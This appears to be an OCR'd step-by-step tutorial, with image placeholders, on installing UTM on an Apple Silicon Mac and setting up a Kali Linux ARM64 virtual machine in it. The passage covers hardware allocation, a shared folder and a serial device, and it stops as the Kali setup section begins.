
Step 1: This is the home page for UTM it is like Virtual Box but for the Mac eco System specifically for the Arm Processors such as M1/M2/M3 chips.

Step 2: With UTM downloaded we open up UTM and here we will download both Ubuntu and Kali/Linux We will manage everything from here.




Part II: Downloading Kali/Linux for Mac


Step 1: First we head to the official Kali website and click the download button




Step 2: Next We Scroll to the bottom of the page until we see the the select platform page




Step 3: After selecting Virtual Machines we will click the Apple Silicon (ARM64) option and the download will begin




Step 4: Now that we have the ISO downloaded for Kali/Linux for mac we will head over to UTM and from here and Click on “Create a New Virtual Machine”




Step 5: We must Select Linux for our specific purposes




Step 6: Through UTM we will search our systems to add the Kali-Linux ISO we downloaded from step 3




Step 7: After we find the ISO in our folder we will start to set up the Hardware requirements, right now we will allocate 4096 MB of RAM and 4 CPU cores to run Kali



Step 8: Next we will add a shared directory meaning on kali we will have a folder that will be shared with the Mac ecosystem




Step 9: Everything is set up and now we can click the Save button and proceed to the next part




Step 10: For our specific case we must go to the Kali setting in UTM and then under Devices we must add Serial this is crucial or else Kali cannot run on UTM

Part III: Seting up Kali


Step 1: After clicking the play button we get into the Kali and we start configuring the setup



